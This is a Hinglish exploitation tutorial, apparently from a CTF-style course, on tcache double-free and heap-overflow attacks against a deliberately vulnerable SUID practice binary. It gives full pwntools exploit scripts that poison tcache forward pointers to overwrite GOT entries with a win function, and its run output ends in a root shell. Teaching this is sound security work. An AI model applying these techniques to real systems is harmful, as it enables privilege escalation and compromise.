Yha hum dekh skte hai ki jis address pr hai **tcache** me bhi isi ka **address** likha hai. kyoki ye **forward pointer** hota hai free chunk me **tcache** ke andar. phli **8 bytes** size aur flag ho gya aur agli **8 bytes** forward pointer hota hai. forward pointer me jo next chunk free hota hai uska address hota hai. yha to isne khud ka hi address store kiya hai mtlb khud ko do bar pd rha hai.

Yha pr ek command hota hai check krne ke liye ki **tcache** ke andar kya-2 pda hai.

pwndbg>	tcachebins
	tcachebins
0x20 [ 2]:	0x11b0260 ← 0x11b0260
pwndbg>	

To yha dekh skte hai ki **tcache** me do chunk pde hai dono ka same address hai.

To ye hai **double free** vulnerability jo ki humne smjha. Ab question ye hai ki iska advantage kaise le skte hai.

To yha pr bhi pichhli bar ki hi tarah **forward pointer** ko edit krke **got ka address** dalna hai. aur humara kam ho jayega.

Ab soche to is chunk ko humne do bar free kr diya. ab hum krte hai malloc 8 bytes.

```
pwndbg> tcachebins  
tcachebins  
0x20 [ 2]: 0x11b0260 ← 0x11b0260  
pwndbg>
```

To hume ye wala chunk mil jayega. to jb humne ye wala chunk malloc kr liya to hum jo marji kare wo kr skta hun.

```
0x11b0210      0x0000000000000000      0x0000000000000000      .....  
0x11b0220      0x0000000000000000      0x0000000000000000      .....  
0x11b0230      0x0000000000000000      0x0000000000000000      .....  
0x11b0240      0x0000000000000000      0x0000000000000000      .....  
0x11b0250      0x0000000000000000      0x0000000000000021      .....!  
0x11b0260      0x0000000011b0260      0x0000000000000000      .....  
<-- tcachebins[0x20][0/2], tcachebins[0x20][0/2]  
0x11b0270      0x0000000000000000      0x0000000000020d91      .....  
<-- Top chunk  
pwndbg> tcachebins  
tcachebins  
0x20 [ 2]: 0x11b0260 ← 0x11b0260  
pwndbg>
```

To maine yha pr man lo **got ka address** likh diya. aur agla **address** kaun sa hai **tcache** ke andar to yhi **address** hai jise humne **malloc** kiya hai. to tcache ko abhi bhi lg rha hai ki ye free hai. although tcache ne hume de diya hai lekin tcache ko abhi ek bar lg rha hai ki free hai. means is address pr write kr par rhe hai aur tcache ko lg rha hai ki ye free hai abhi bhi. Tcache ke liye free isliye hai kyoki humne do bar malloc kiya tha.

To ek bar to malloc kr liya to mai apne program me us chunk pr likh skta hun jisko maine malloc kr liya hai. to maine ise abhi-2 malloc kiya hai to mai is pr likh skta hun kuchh bhi. Aur tcache ke liye ye abhi bhi free hai mai iske forward pointer ko hum change kr skte hai. to mai iske forward pointer ko change kr skta hun to wahi Use After Free wali kahani ho gyi hai. to yha hum got ka address likh dunga.

Fir hum ek bar malloc karunga to ye wala milega.

```
pwndbg> tcachebins  
tcachebins  
0x20 [ 2]: 0x11b0260 ← 0x11b0260  
pwndbg>
```

Fir mai dusri bar malloc karunga to yha

```

0x11b0220      0x0000000000000000      0x0000000000000000      .....
0x11b0230      0x0000000000000000      0x0000000000000000      .....
0x11b0240      0x0000000000000000      0x0000000000000000      .....
0x11b0250      0x0000000000000000      0x0000000000000021      .....
0x11b0260      0x0000000011b0260      0x0000000000000000      .....
<-- tcachebins[0x20][0/2], tcachebins[0x20][0/2]
0x11b0270      0x0000000000000000      0x0000000000020d91      .....
<-- Top chunk
pwndbg> tcachebins

```

Jo **got ka address** likha hoga wo mil jayega aur uspr hum apna jo bhi win function ka address hai use write kr skte hai.

Ab hum exploit banate hai.

To pichhli bar ki hi tarah hum yha pr template ka use lenge.

```

→ Double Free template --quiet ./df > exploit.py
→ Double Free █

```

```

from pwn import *

elf = context.binary = ELF('./df')

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.GDB:
        return gdb.debug([elf.path] + argv, gdbscript=gdbscript, *a, **kw)
    else:
        return process([elf.path] + argv, *a, **kw)

gdbscript = '''
tbreak main
continue
''.format(**locals())

# -- Exploit goes here --

```

Iske bad hum pichhli bar ki hi tarah 3 functions bna lenge. Malloc(), free(), edit(). Taki hume bar-2 likhna na pde.

```

def malloc(size):
    io.sendlineafter("exit\n", f"1 {size}".encode())

def free(index):
    io.sendlineafter("exit\n", f"2 {index}".encode())

def edit(index,data):
    temp = f"3 {index}".encode()
    io.sendlineafter("exit\n", temp+data)

# -- Exploit goes here --

```

Ab hum focus karenge apne exploitation technique pr.

To sbse phle hum **8 bytes** ka ek **malloc** karenge. iske bad free krte hai do bar **index 0** ko. Ab humara **Double Free** vulnerability ho gyi. Ab hum ek aur bar malloc karunga. Ab is malloc me hume kya milega to yha jo address humne sbse phle **free(0)** kiya wo address mil jayega. To hum **8 bytes** ka (same length ka) **malloc** karenge to wo wapas mil jayega. ab humne malloc kr liya hai to hum isme kuchh bhi likh skta hun.

To yha pr hum **malloc** krne ke bad hi likh skte hai. kyoki phle likh pate to Use After Free vulnerability ho jati to malloc krne ke bad hi likh skte hai.

To hum edit krte hai sbse phle option **1** fir de dete hai **elf.got.free** ka bhi address de skte hai. To is bar free ka hi de diye pack krke. Hum yha pr malloc de skte hai exit de skte hai. humari marji hai hum kis function ka address dena chahte hai humare upar hai hum us function ko call karenge bs hume shell mil jayega.

```

# -- Exploit goes here --

io = start()

malloc(8)
free(0)
free(0)
malloc(8)
edit(1,pack(elf.got.free))

io.interactive()

```

To yha pr free ka de diya ab iske bad ye address **tcache** ke andar hai to hume wahan se **malloc** krke lana pdega.

To yha hum **8 bytes** ka malloc krte hai aur yahan pr hume dusra wala free mil jayega. ab hume ek aur malloc karenge to ye hume got ko le aakar de dega. ab kyoki humne malloc

kr liya to hum kuchh bhi likh skte hai. to ab hum **index 3** ke andar **elf.sym.win** ko likhenge.

```
# -- Exploit goes here --

io = start()

malloc(8) Index 0
free(0)
free(0)
malloc(8) Index 1
edit(1,pack(elf.got.free))
malloc(8) Index 2
malloc(8) Index 3
edit(3,pack(elf.sym.win))
free(100)

io.interactive()
```

Ab lastly jb hum **free()** pr **win()** ka **address** likh chuka hai overwrite krke to jaise hi **free** function ko call karunga kisi bhi value ke sath **1 or 0 or 1000** anything to hume **shell** mil jayega. to ise hum khud likhenge exploit ko run krke.

```
# -- Exploit goes here --

io = start()

malloc(8)
free(0)
free(0)
malloc(8)
edit(1,pack(elf.got.free))
malloc(8)
malloc(8)
edit(3,pack(elf.sym.win))

io.interactive()
```

Ab hum ise run krte hai.

```
→ Double Free python3 exploit.py
[*] '/root/yt/pwn/publish/Double Free/df'
Arch:      amd64-64-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX enabled
PIE:     No PIE (0x3ff000)
RUNPATH: b'.'

[+] Starting local process '/root/yt/pwn/publish/Double Free/df': pid 5855
/usr/local/lib/python3.8/dist-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text i
s not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
    res = self.recvuntil(delim, timeout=timeout)
[*] Switching to interactive mode
Editing pointer 3: 0x404018
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
$
```

To yha pr koi error nhi aaya hai lekin warning jarur aayi hai. kahin pr hum humne byte ki jagah string de diya hoga.

```
$ 2 2
Freeing pointer 2: 0x23aa260
[+] PWNED!!!
$
```

```
$ id
uid=0(root) gid=0(root) groups=0(root)
$
```

And here we got **root shell**.

To ye thi double free vulnerability jiski help se humne shell le liya hai. aur ye bhi use after free ki tarah hi hai. aur jaruri nhi hai ki isse got ko hi overwrite karo ye deti hai hume puri permission hum kisi bhi address pr kuchh bhi overwrite kr skte hai ya read kr skte kahi se bhi kuchh bhi value to ye bhi kafi dangerous vulnerability ho skti hai.

```
#####
#####
```

## Heap Overflow Tcache

To isse pichhle tutorial me humne double free vulnerability ko smjhna tha. is tutorial me hum heap overflow smjhne wale hai. heap overflow aur stack overflow ka concept bilkul same hai ki limit se jyada data bhejna aur overflow krna memory ke andar lekin krne ka tarike dono ka bilkul alag hai. to is tutorial me hum heap overflow smjhenge. Aur kaise iski help se shell le skte hai ye smjhenge.

```
→ Heap Overflow ls -la
total 17800
drwxr-xr-x  2 root root      4096 Aug 13 12:37 .
drwxr-xr-x 15 root root      4096 Aug 13 12:34 ..
-rwsr-sr-x  1 root root    21736 Aug 13 12:37 ho
-rwxr-xr-x  1 root root  1386480 Aug 13 12:35 ld-2.27.so
-rwxr-xr-x  1 root root 16803192 Aug 13 12:35 libc.so.6
→ Heap Overflow
```

To yha pr ek binary given hai aur is pr suid bit set hai aur humara task hai ki is binary ko exploit krke **root user** ka shell lena. Ab is binary ke sath libc 2.27 use kiya hai aur linker bhi 2.27 use kiya hai. is binary ke sath ye libc aur linker download krna kyoki maine path correct directory pr set kiya hai to current directory pr hi hone chahiye.

Ab hum is binary ko run krke dekh lete hai.

```
→ Heap Overflow ./ho
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

To wahi binary hai jise humne **Use After Free** aur **Double Free** me use kiya tha lekin ye dono vulnerability isme patch ki ja chuki hai to kam nhi karengi.

Yha pr bhi hum 1 se malloc kr skte hai.

```
1 8
Allocating 8 bytes
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

2 se free kr skte hai.

```
2 0
Freeing pointer 0: 0x1a3a260
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

3 se edit krna chahe to ye edit nhi ho skta hai kyoki use after free vulnerability nhi hai.

```
3 0 AAAA
pointer cannot be edited
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Aur hum list krke dekh lete hai.

```
Index Pointers Requested Size Status
0      0x1a3a260     8      Freed
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

To yha show ho rha hai ki **8 bytes** ki chunk jo humne request ki thi wo **free** ho chuki hai.

Ab hum ise gdb me open kr lete hai.

```
→ Heap Overflow gdb ./ho
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./ho...
(No debugging symbols found in ./ho)
pwndbg> info █
```

**Info functions** krke dekh lete hai ki kitne functions hai.

```
0x0000000000401190  fprintf@plt
0x00000000004011a0  memcpy@plt
0x00000000004011b0  malloc@plt
0x00000000004011c0  __isoc99_sscanf@plt
0x00000000004011d0  fwrite@plt
0x00000000004011e0  execl@plt
0x00000000004011f0  _start
0x0000000000401220  _dl_relocate_static_pie
0x0000000000401230  deregister_tm_clones
0x0000000000401260  register_tm_clones
0x00000000004012a0  __do_global_dtors_aux
0x00000000004012d0  frame_dummy
0x00000000004012d6  print_menu
0x0000000000401379  allocate
0x0000000000401425  free_chunk
0x00000000004014c5  edit
0x0000000000401567  list
0x000000000040167f  win
0x00000000004016c2  main
0x00000000004018f0  __libc_csu_init
0x0000000000401960  __libc_csu_fini
0x0000000000401968  _fini
pwndbg> █
```

To yha pr **win** function ko call krna humara main task hai. aur baki to har bar ki tarah hi hai.

Ab hume code dekhna hi nhi to sidha run krte hai.

```
pwndbg> r
Starting program: /root/yt/pwn/publish/Heap Overflow/homework
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Jaise ki humne phle hi dekh liya ki free hone ke bad editable nhi hai to **Use After Free** vulnerability to ho nhi skti to hum **Double Free** ek bar dekh lete hai.

To sbse phle ek malloc kr lete hai 8 bytes ka.

```
1 8
Allocating 8 bytes
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Ab hum isko do bar free krne ki koshish krte hai.

```
2 0
Freeing pointer 0: 0x22b1260
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
2 0
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

to yha pr koi error nhi aaya.

Ab hum **ctrl+c** krke **vis** command run lte hai.

```
[ STACK ]  
00:0000| rsp 0x7ffc30bd9228 -> 0x401717 (main+85) ← mov    qw  
ax  
01:0008|      0x7ffc30bd9230 ← 0x7fa600000000  
02:0010|      0x7ffc30bd9238 ← 0x4  
03:0018|      0x7ffc30bd9240 -> 0x7ffc30bd9270 ← 0xffffffff  
04:0020|      0x7ffc30bd9248 -> 0x7ffc30bd9280 -> 0x7ffc30bf42d  
ax], al /* 'J' */  
05:0028| rsi 0x7ffc30bd9250 ← 0x7fa60a302032  
06:0030|      0x7ffc30bd9258 ← 0x0  
07:0038|      0x7ffc30bd9260 ← 0x34000000340  
[ BACKTRACE ]  
► f 0 0x7fa60d0ce631 read+17  
  f 1          0x401717 main+85  
  f 2 0x7fa60d00ba87 __libc_start_main+231  
[ pwndbg ]  
pwndbg> vis
```

```

0x22b1210      0x0000000000000000      0x0000000000000000      .....
0x22b1220      0x0000000000000000      0x0000000000000000      .....
0x22b1230      0x0000000000000000      0x0000000000000000      .....
0x22b1240      0x0000000000000000      0x0000000000000000      .....
0x22b1250      0x0000000000000000      0x0000000000000021      .....!
0x22b1260      0x0000000000000000      0x0000000000000000      .....
<-- tcachebins[0x20][0/1]
0x22b1270      0x0000000000000000      0x0000000000020d91      .....
<-- Top chunk
pwndbg> 

```

To yha pr **tcache** ek hi bar usko point kr rha hai. agar **Double Free** hota to usi ka **address** usi ko point kr rha hota. yha to null show ho rha hai. to **Double Free** vulnerability nhi hai.

To ab hum smjhenge **Heap Overflow** vulnerability to ye name se hi smjh aa rha hai ki overflow kr skte hai. means jaisa ki humne phle dekha ki hum chunk ke andar apna data likh skte hai to uski limit bhi to honi chahiye n ab man lo upar jo chunk hai usme highest **0x20 bytes** ka hi data likh skta hun in **3 blocks** (jo data writable block hai 8-2 bytes ke) ke andar.

```

0x22b1240      0x0000000000000000      0x0000000000000000      .....
0x22b1250      0x0000000000000000      0x0000000000000021      .....!
0x22b1260      0x0000000000000000      0x0000000000000000      .....
<-- tcachebins[0x20][0/1]
0x22b1270      0x0000000000000000      0x0000000000020d91      .....
<-- Top chunk
pwndbg> 

```

Ab Kya hoga agar hum usse jyada likh de to hume top chunk ke value ko jyada kr denge. ye bhi ek technique hoti hai top chunk ko overwrite krna isko bahut badi value bna dena jise hum khte hai **House Of Force** technique to ye technique bhi libc 2.27 me patch ho gyi thi. To hum **House Of Force** nhi krne wale. Hum **tcache** me **heap overflow** dekhenge ki kaise hoti hai.

To humara main task jo hota hai fd pointer use tcache smjhta hai ki agla chunk hai. to mai mai isse bhi upar ek chunk lu

0x22b11f0	0x0000000000000000	0x0000000000000000	.....
0x22b1200	0x0000000000000000	0x0000000000000000	.....
0x22b1210	0x0000000000000000	0x0000000000000000	.....
0x22b1220	0x0000000000000000	0x0000000000000000	.....
0x22b1230	0x0000000000000000	0x0000000000000000	.....
0x22b1240	0x0000000000000000	0x0000000000000000	.....
0x22b1250	0x0000000000000000	I 0x000000000000021	.....!
0x22b1260	0x0000000000000000	0x0000000000000000	.....
<-- tcachebins[0x20][0/1]			
0x22b1270	0x0000000000000000	0x0000000000020d91	.....
<-- Top chunk			
<b>pwndbg&gt;</b>			

Man lo ye bhi ek chunk hai ab hum is chunk me bahut bada data likhta hun aur wo data overflow krte-2

0x22b1210	0x0000000000000000	0x0000000000000000	.....
0x22b1220	0x0000000000000000	0x0000000000000000	.....
0x22b1230	0x0000000000000000	0x0000000000000000	.....
0x22b1240	0x0000000000000000	0x0000000000000000	.....
0x22b1250	0x0000000000000000	0x0000000000000021	.....!
0x22b1260	0x0000000000000000	0x0000000000000000	.....
<-- tcachebins[0x20][0/1]			
0x22b1270	0x0000000000000000	0x0000000000020d91	.....
<-- Top chunk			
<b>pwndbg&gt;</b>			

Yha tk aa jata hai. yha tk mai overflow kr pa rha hun. Yha pr hum apni marji ki value likh pa rha hun overflow krke. To ye forward pointer hota hai to mai yha got ka address likh dunga. Aur mai malloc karunga wapas to tcache mujhe yha se chunk utha kr dega. aur wo got ka address hoga to **got** mujhe as a chunk mil jayega aur mai apne chunk pr kuchh bhi write rk skta hun. To got ka address badal skta hun to mai badal ke wahan pr win ke function ka address likh skta hun.

Ab hum ek example dekh lete hai.

Sbse phle hum apne binary ko run krte hai.

```

pwndbg> r
Starting program: /root/yt/pwn/publish/Heap Overflow/h0
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit

```

Ab hum malloc kr lete hai 8 bytes ka.

```
1 8
Allocating 8 bytes
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Ab hum fir se ek malloc kr lete hai 8 bytes ka.

```
1 8
Allocating 8 bytes
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Aur hum 1 index wale chunk ko free kr diya. (means second wale **malloc** ko).

```
2 1
Freeing pointer 1: 0xb9b280
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Ab hum **ctrl+c** krte hai aur **vis** command run krte hai.

```

[ STACK ]-
00:0000 |  rsp 0x7ffc30bd9228 -> 0x401717 (main+85) <- mov    qw
ax
01:0008 |      0x7ffc30bd9230 ← 0x7fa600000000
02:0010 |      0x7ffc30bd9238 ← 0x4
03:0018 |      0x7ffc30bd9240 -> 0x7ffc30bd9270 ← 0xffffffff
04:0020 |      0x7ffc30bd9248 -> 0x7ffc30bd9280 -> 0x7ffc30bf42d
ax], al /* 'J' */
05:0028 |  rsi 0x7ffc30bd9250 ← 0x7fa60a302032
06:0030 |      0x7ffc30bd9258 ← 0x0
07:0038 |      0x7ffc30bd9260 ← 0x34000000340
[ BACKTRACE ]
▶ f 0 0x7fa60d0ce631 read+17
f 1          0x401717 main+85
f 2 0x7fa60d00ba87 __libc_start_main+231

```

**pwndbg>** vis

0xb9b220	0x0000000000000000	0x0000000000000000	.....
0xb9b230	0x0000000000000000	0x0000000000000000	.....
0xb9b240	0x0000000000000000	0x0000000000000000	.....
0xb9b250	0x0000000000000000	0x0000000000000021	.....!.....
0xb9b260	0x0000000000000000	0x0000000000000000	.....
0xb9b270	0x0000000000000000	0x0000000000000021	.....!.....
0xb9b280	0x0000000000000000	0x0000000000000000	.....
<-- tcachebins[0x20][0/1]			
0xb9b290	0x0000000000000000	0x0000000000020d71	.....q.....
<-- Top chunk			

Yha pr jo blue color ka hai use abhi humne free nhi kiya aur green color wale chunk ko free kr diya hai.

To ab hum blue wale chunk ke andar itna sara data likhenge ki green wale chunk ko bhi overwrite kr de.

Ab hum ek cyclic pattern generate krta hun 25 characters ka aur hum yha pr kitne characters likh skta hun 24.

```

pwndbg> cyclic 25
aaaabaaaacaaaadaaaeaaaafaaag
pwndbg>

```

Ab hum apne program ko continue krte hai **c** ke help se.

```
pwndbg> c
Continuing.

Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Ab hum ise edit krte hai **3** ke help se **0 index** wale **malloc** ko aur isme cyclic characters ko iske sath paste kr dete hai.

```
3 0 aaaabaaaacaaadaaaaaaaafaaag
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Ab hum **ctrl+c** krke **vis** command run krte hai.

0xb9b230	0x0000000000000000	0x0000000000000000	.....
0xb9b240	0x0000000000000000	0x0000000000000000	.....
0xb9b250	0x0000000000000000	0x0000000000000021	.....!.....
0xb9b260	0x6161616261616161	0x6161616461616163	aaaabaaaacaaadaaa
0xb9b270	0x6161616661616165	0x0000000000000067	aaaafaaag.....
0xb9b280	0x0000000000000000	0x0000000000000000	.....
<-- tcachebins[0x20][0/1]			
0xb9b290	0x0000000000000000	0x000000000020d71	.....q.....
<-- Top chunk			
0xb9b2a0	0x0000000000000000	0x0000000000000000	.....
0xb9b2b0	0x0000000000000000	0x0000000000000000	.....
0xb9b2c0	0x0000000000000000	0x0000000000000000	.....

pwndbg>

Jaisa ki hum dekh skte hai hume blue wale ki teeno block full kr diye aur **g** jiske hex value **0x67** hai green wale me bhi overwrite ho gya. Kyoki last character 25<sup>th</sup> pr tha. jiasa ki hum usme 24 character hi dal skte the.

```

0xb9b230      0x0000000000000000      0x0000000000000000      .....
0xb9b240      0x0000000000000000      0x0000000000000000      .....
0xb9b250      0x0000000000000000      0x0000000000000021      .....!.....
0xb9b260      0x6161616261616161      0x6161616461616163      aaaabaaacaaadaaaa
0xb9b270      0x6161616661616165      0x0000000000000067      eaaafaaag.....
0xb9b280      0x0000000000000000      0x0000000000000000      .....
<-- tcachebins[0x20][0/1]
0xb9b290      0x0000000000000000      0x0000000000020d71      .....q.....
<-- Top chunk
0xb9b2a0      0x0000000000000000      0x0000000000000000      .....
0xb9b2b0      0x0000000000000000      0x0000000000000000      .....
0xb9b2c0      0x0000000000000000      0x0000000000000000      .....
pwndbg>

```

Aur badi value deta to ye bhi overwrite ho jata jo ki tcache ka forward pointer hai. to isme jo bhi address likhunga to tcache ko lagega ki agla free chunk hai to hum got ka address bhi likh skte hai. to ye hoti hai heap overflow vulnerability.

To ab hume heap ko overflow krne ke liye kya chahiye hume yha pr is forward pointer ko edit krke kitni bytes likhni pdegi. To hume forward pointer se phle (**8 bytes x 4 blocks = 32 bytes**) likhni pdegi taki iske bad hum jo bhi likhe wo forward pointer pr aayega. To hume **32 bytes** likhni pdegi uske bad hum jo bhi likhenge wo **forward pointer** pr aayega.

To ab iska exploit banana suru krte hai.

```
→ Heap Overflow template --quiet ./ho > exploit.py
```

```

#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import *

elf = context.binary = ELF('./ho')

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.GDB:
        return gdb.debug([elf.path] + argv, gdbscript=gdbscript, *a, **kw)
    else:
        return process([elf.path] + argv, *a, **kw)

gdbscript = '''
tbreak main
continue
''.format(**locals())

# -- Exploit goes here --

```

Iske bad hum wahi 3 functions ko bna lete hai.

```
continue
''.format(**locals())

def malloc(size):
    io.sendlineafter(b"exit\n", f"1 {size}".encode())

def free(index):
    io.sendlineafter(b"exit\n", f"2 {index}".encode())

def edit(index,data):
    temp = f"3 {index}".encode()
    io.sendlineafter(b"exit\n", temp+data)
```

Ab hum focus krte hai exploitation pr.

Ab hum malloc kr lete hai **8 bytes** ka hum (**1 se 24 bytes** ke beech me kr skte hai aur har bar same size ka malloc krna hoga). iske bad ek aur malloc karenge hum **8 bytes** ka. Aur hum free karenge index humber 1 means 2<sup>nd</sup> wala malloc. Iske bad hum **0 index** wale ko hum edit krenge aur isme hum overflow content bhej denge. to isme kya bhejenge sbse phle cyclic **32 bytes** ka junk bhej denge fir hum jo bhi bhejenge wo **forward pointer** pr jayega. to iske bad hum **malloc** aur free me se kisi ka bhi address de skte hai to hum malloc ka hi address de dete hai.

```
# -- Exploit goes here --

io = start()

malloc(8)
malloc(8)
free(1)
edit(0,cyclic(32)+pack(elf.got.malloc))
[

io.interactive()
```

Ab hum kyoki got ka address dal diya hai **tcache** ke andar to hum ek bar malloc karenge to hume ye jo **1 index** chunk humne free kiya tha wo recycle hokr mil jayega. ab hum agla chunk kaun sa hoga kyoki hum forward pointer me **elf.got.malloc** dal chuke the to **tcache** smjh rha hai ki **elf.got.malloc** ka address agla hai to yhi milega malloc krne pr to hum ek bar fir se krte hai malloc ab mere ko **got** mil chuka hai.

to hum edit krna chahenge apne marji ka **address** likhna chahenge. To ye **elf.got.malloc** wala **3 index** pr hai. to mai 3 index pr edit krna chahunga wahan pr elf.sym.win ko pack krke de dunga. ab hum jaise hi malloc ko call karenge kisi bhi argument ke sath hume shell mil jayega.

```
# -- Exploit goes here --

io = start()

malloc(8) index 0
malloc(8) Index 1
free(1)
edit(0,cyclic(32)+pack(elf.got.malloc))
malloc(8) Index 2
malloc(8) Index 3
edit(3,pack(elf.sym.win))
malloc(100)

io.interactive()
```

Yha pr hum malloc ko call yha pr nhi karunga. Mai interactively karunga.

```
# -- Exploit goes here --

io = start()

malloc(8)
malloc(8)
free(1)
edit(0,cyclic(32)+pack(elf.got.malloc))
malloc(8)
malloc(8)
edit(3,pack(elf.sym.win))

io.interactive()
```

Ab hum is exploit ko run krte hai.

```
→ Heap Overflow python3 exploit.py
[*] '/root/yt/pwn/publish/Heap Overflow/ho'
    Arch:      amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:     No PIE (0x3ff000)
    RUNPATH: b'.'

[+] Starting local process '/root/yt/pwn/publish/Heap Overflow/ho': pid 7251
[*] Switching to interactive mode
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
$ █
```

Ab yha de dete hai 1 malloc ke liye aur 8 bytes ka malloc kr lete hai.

```
$ 1 8
Allocating 8 bytes
[+] PWNED!!!
$ █
```

```
$ id
uid=0(root) gid=0(root) groups=0(root)
$ █
```

Aur yha pr hume **root user** ka shell mil gya.

## **References:**

<https://www.coresecurity.com/core-labs/articles/reversing-and-exploiting-free-tools-part-2>

<https://shell-storm.org/shellcode/index.html>

after completing the tutorial

how to buffer overflow on windows exe files.